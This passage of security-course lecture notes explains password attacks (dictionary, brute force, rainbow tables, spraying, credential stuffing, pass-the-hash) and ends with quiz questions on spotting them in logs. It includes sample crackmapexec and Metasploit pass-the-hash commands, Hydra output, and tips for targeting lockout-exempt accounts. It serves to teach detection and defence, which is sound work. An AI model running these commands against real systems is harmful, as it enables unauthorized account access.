- Active Directory (ntds.dit)
  - C:\Windows\NTDS\
- Linux shadow file
  - /etc/shadow
  - Contains password hashes only
  - Requires /etc/passwd file to provide associated usernames
  - You can use John-the-Ripper to combine (unshadow) the two files before cracking
- Config files for apps and services
  - If they do not use the operating system for authenticating users

Password Hashes

- Passwords are usually not stored in clear text
- They are most likely stored in a hashed format
- Hashes are one-way cryptographic functions that are not meant to be decrypted
- To crack password hashes:
    1. Obtain the password hashes
    2. Determine the hashing algorithm
    3. Hash each password you wish to try using the same algorithm
    4. Compare your result to the stored hash
    5. If they are the same, you found that password

Salting the Hash

- A salt is additional random data added to a user's password before it is hashed
- It lengthens the password, making it harder to crack
- Salts should be unique to each user, and never reused



Dictionary Attack

- An attack in which an automated password cracking tool goes through a list of words (dictionary) until it either:
  - Finds the password
  - Exhausts the list
- The hope is that a large enough dictionary contains the password
  - Because users choose easy passwords
- The attack can be:
  - online (login attempts against a server service)
  - offline (you stole a copy of the user file/database)
- Many password dictionaries can be freely downloaded from the Internet
  - Researchers have spent years collating wordlists
  - Kali Linux and most password cracking tools ship with dictionaries

Dictionary Attack Practical Limits

- You must know the username
  - You can also use a wordlist of common usernames
- Lists can become unwieldy in their size (1.5 billion words ≈ 15 GB uncompressed file)
- Lockout policies can significantly slow you down or lock the account after a few attempts
  - Online attacks should be attempted against the root/administrator or some other account that will not be locked out

Methods to Perform a Dictionary Attack

- Steal copy of file or database containing credentials (offline cracking)
- Induce the system to dump hashed passwords from memory
- Intercept authentication and send to a password cracker
- Run cracker against network service without lockout
- Run cracker against accounts exempt from lockout (e.g., admin/root)

```
Dictionary Attack

Trying apple        : failed
Trying blueberry    : failed
Trying justinbeiber : failed
                ...
Trying letmein      : failed
Trying s3cr3t       : success!
```

Brute Force Attack

- Used if the dictionary does not contain the password
- Tries combinations of characters until the password is found
- Is the slowest and most resource intensive
- Many password cracking tools include online brute forcing capabilities
- Some password cracking tools (such as hashcat) use the computer's GPU to offload the heavy computational load required for brute forcing
- GitHub lists 159 brute force password crackers

```
A1gr9Utx Pik7Il04 vaYlGHjc BtJ8ktAk au0greB1 P9FTnI7c a6UEr0cr iEp0z3tC Hzg7iYWZ
6FFcHAoe Yfa3SY5I 351sV8w5 J3PxPYNz WGjLGuBW c2503M6c pDfsu2Q4 cdP5cwB5 9vFjEHQu
2MxkJa3i B4bLGWH4 UIJcx0ns IMT1fNa3 PASSWORD mfviEj5x EsKPneug GKJU0utG FK92JFQ3
rP1owpJr Yr30oFJ5 GHcDJqvx A3QA5Ye3 YbtwXwnn NGJLCNL8 2vJsptvH zCinx0EC UN3j3pXC
vmjRD4iO Q1kh5j6Y 5i6TSEaT lId407YG deYv90Sn 2nczWHh6 vFXjiFRI 4sDHxCZm Qpe5zL30
4eggPjtZ KRfuFRnU VtQhz1v9 XV9DkP4x S9mMEd5S bXyfJTGK NQxNSTOH qfSCnY1M WjJz8X2c
```

Brute Force – Another definition

- The term “brute forcing” is also often used to refer to a large dictionary attack
- In this case, the dictionary attack is considered to be a specific type of brute force attack

```
[80][http-get-form] host: 192.168.100.155   login: admin   password: password
[80][http-get-form] host: 192.168.100.155   login: admin   password: p@ssword
[80][http-get-form] host: 192.168.100.155   login: admin   password: 12345
[80][http-get-form] host: 192.168.100.155   login: admin   password: 1234567890
[80][http-get-form] host: 192.168.100.155   login: admin   password: Password
[80][http-get-form] host: 192.168.100.155   login: admin   password: 123456
[80][http-get-form] host: 192.168.100.155   login: admin   password: 1234567
[80][http-get-form] host: 192.168.100.155   login: admin   password: 12345678
[80][http-get-form] host: 192.168.100.155   login: admin   password: 1q2w3e4r
[80][http-get-form] host: 192.168.100.155   login: admin   password: 123
[80][http-get-form] host: 192.168.100.155   login: admin   password: 1
[80][http-get-form] host: 192.168.100.155   login: admin   password: 12
1 of 1 target successfully completed, 12 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-07-27 15:28:24
```


Brute Force Attack Example

```
106.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /login?username=admin&pin=0000 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:21 +0100] "GET /login?username=admin&pin=0001 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:52 +0100] "GET /login?username=admin&pin=0002 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0003 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0004 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
```

Rainbow Table

- An attack in which passwords in the wordlist have been pre-computed into their corresponding hashes
  - Then compressed in a highly efficient manner
- Very fast with minimal computation, but at the cost of a very large table
- A special “reduction function” is used to reduce the table size
  - A “chain” of hashes for one password can be used to quickly calculate variations of the same password
  - The table ends up being smaller - you don’t need one-to-one hash-password storage
  - 64 GB of a rainbow table can contain around 70 trillion hashes
  - 64 GB of a wordlist can only contain around 6.5 billion passwords
- Password crackers that can use rainbow tables include Ophcrack, RainbowCrack, and mitre.org’s CAPEC


Online Password Cracking Site Example



Password Spraying

- A brute force variant
- The same password is “sprayed” (used) across many accounts
  - As opposed to many passwords being tried against a single account
- Used to circumvent common brute forcing countermeasures such as account lockout
- If none of the accounts uses the password, then another password is sprayed
- GitHub has many password sprayers available for download


Password Spraying Example



Credential Stuffing

- A subset of brute forcing
- Known-good credentials are tried against multiple popular websites
  - Users tend to use the same login/password for many accounts
  - The hope is that the same credentials will work for some of these sites
- Lists of known-good credentials can be obtained through data breaches, phishing, or purchased on the dark web

Credential Stuffing Example



Pass-the-Hash

- A network-based attack
- Used when a password is too hard to crack
- The attacker uses a hash dumper to retrieve hashes from a system’s memory
- When logging on, instead of providing the password provide its hash
  - Requires a special tool – you can’t just paste the hash into a normal password field
- Windows Defender Credential Guard defends against this type of attack

Pass-the-Hash Examples

```
crackmapexec smb 192.168.159.0/24 -u "fcastle" -H 58a478135a93ac3bf058a5ea0e8fdb71 -d MARVEL.local
```

```
msf auxiliary(smb_login) > set smbdomain CSCOU
smbdomain => CSCOU
msf auxiliary(smb_login) > set smbuser kbryant
smbuser => kbryant
msf auxiliary(smb_login) > set smbpass aad3b435b51404eeaad3b435b51404ee:24cf95f179a809554d9b061ad76a2117
smbpass => aad3b435b51404eeaad3b435b51404ee:24cf95f179a809554d9b061ad76a2117
msf auxiliary(smb_login) > exploit
```

Password Attack Indicators

- Unauthorized users are logging in as you
- An account keeps getting locked due to multiple bad login attempts
- OS and service logs show many failed login attempts, either with the same user(s), the same password(s), or both
- Your email address, username, and passwords (hashed or not) appear in data breach reports or for sale online

Question

- During a forensic investigation, you discover that the following command was run on a compromised host:

```
crackmapexec smb 192.168.1.200 -u localadmin -H 5f4dcc3b5aa765d61d8327deb882cf99
```

- What type of password attack is this?
- **Pass-the-hash**

Question #2

- You examine a log and see the following

[10:00:00 AM] Login rejected – username admin – password Spring2023
[10:00:01 AM] Login rejected – username moo – password Spring2023
[10:00:02 AM] Login rejected – username sherri – password Spring2023
[10:00:03 AM] Login rejected – username mannie – password Spring2023
[10:00:04 AM] Login rejected – username sally – password Spring2023
[10:00:05 AM] Login rejected – username sydney – password Spring2023

- What type of password attack is this?
- **Password spraying**

Question #3

- You examine a log and see the following

Security Number of events: 32,265

Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	12/10/2023 6:40:43 PM	Microsoft Windows security au...	4625	Logon
Audit Failure	12/10/2023 6:40:41 PM	Microsoft Windows security au...	4625	Logon
Audit Failure	12/10/2023 6:40:39 PM	Microsoft Windows security au...	4625	Logon
Audit Failure	12/10/2023 6:40:36 PM	Microsoft Windows security au...	4625	Logon
Audit Failure	12/10/2023 6:40:34 PM	Microsoft Windows security au...	4625	Logon
Audit Failure	12/10/2023 6:40:30 PM	Microsoft Windows security au...	4625	Logon
Audit Failure	12/10/2023 6:40:30 PM	Microsoft Windows security au...	4625	Logon

- What type of password attack is this?
- **Dictionary or brute force**

Question #4

- A customer called you to report that all invoices the customer has received over the last five days from the company appear to have fraudulent banking details.
- An investigation into the matter reveals the following:
  - The manager of the accounts payable department is using the same password across multiple external websites and the corporate account.
  - One of the websites the manager used recently experienced a data breach.
  - The manager's corporate email account was successfully accessed in the last five days by an IP address located in a foreign country.
- What type of password attack has most likely been used to compromise the manager's corporate account?
- **Credential Stuffing**

Question #5

- An employee fell for a phishing scam, which allowed an attacker to gain access to a company PC.
- The attacker scraped the PC's memory to find other credentials.
- Without cracking these credentials, the attacker used them to move laterally through the corporate network.
- What type of attack is this?
- **Pass-the-hash**

Question #6

- You want to build a workstation that will be used to brute force hash digests
- What can you use to ensure sufficient power and speed to crack them?
- **Dedicated GPU**

Question #7

- You examine a server log and see the following:

```
01/01/2020 03:33:23 admin attempted login with password sneak
01/01/2020 03:33:32 admin attempted login with password sneaked
01/01/2020 03:33:41 admin attempted login with password sneaker
01/01/2020 03:33:50 admin attempted login with password sneer
01/01/2020 03:33:59 admin attempted login with password sneeze
01/01/2020 03:34:08 admin attempted login with password sneezy
```

- What do these entries suggest?
- **A dictionary attack.**

Question #8

- You examine a server log and see the following:

  [ATTEMPT] target 192.168.1.142 – login “root” – pass “abcde” 1 of 10
  [ATTEMPT] target 192.168.1.142 – login “root” – pass “efghi” 2 of 10
  [ATTEMPT] target 192.168.1.142 – login “root” – pass “12345” 3 of 10
  [ATTEMPT] target 192.168.1.142 – login “root” – pass “67890” 4 of 10
  [ATTEMPT] target 192.168.1.142 – login “root” – pass “a1b2c” 5 of 10
  [ATTEMPT] target 192.168.1.142 – login “user” – pass “abcde” 6 of 10
  [ATTEMPT] target 192.168.1.142 – login “user” – pass “efghi” 7 of 10
  [ATTEMPT] target 192.168.1.142 – login “user” – pass “12345” 8 of 10
  [ATTEMPT] target 192.168.1.142 – login “user” – pass “67890” 9 of 10
  [ATTEMPT] target 192.168.1.142 – login “user” – pass “a1b2c” 10 of 10

- What do these entries suggest?
- **A brute force attack.**

Question #9

- What type of attack does this log indicate? **Dictionary**

```
3/16/20 3:31:10 AM Audit Failure: CompanyNetwork\User1 Unknown username or
bad password.
3/16/20 3:31:11 AM Audit Failure: CompanyNetwork\User1 Unknown username or
bad password.
3/16/20 3:31:12 AM Audit Failure: CompanyNetwork\User1 Unknown username or
bad password.
3/16/20 3:31:13 AM Audit Failure: CompanyNetwork\User1 Account locked out.
3/16/20 3:31:14 AM Audit Failure: CompanyNetwork\User2 Unknown username or
bad password.
3/16/20 3:31:15 AM Audit Failure: CompanyNetwork\User2 Unknown username or
bad password.
3/16/20 3:31:16 AM Audit Failure: CompanyNetwork\User2 Unknown username or
bad password.
3/16/20 3:31:18 AM Audit Failure: CompanyNetwork\User2 Account locked out.
3/16/20 3:31:19 AM Audit Failure: CompanyNetwork\User3 Unknown username or
bad password.
3/16/20 3:32:40 AM Audit Failure: CompanyNetwork\User4 Unknown username or
bad password.
3/16/20 3:33:25 AM Audit Success: CompanyNetwork\User4 Successful logon.
```

Enterprise Security Mitigation Techniques

- Network Segmentation
- Access Control
- Enterprise Device Hardening

Network Segmentation

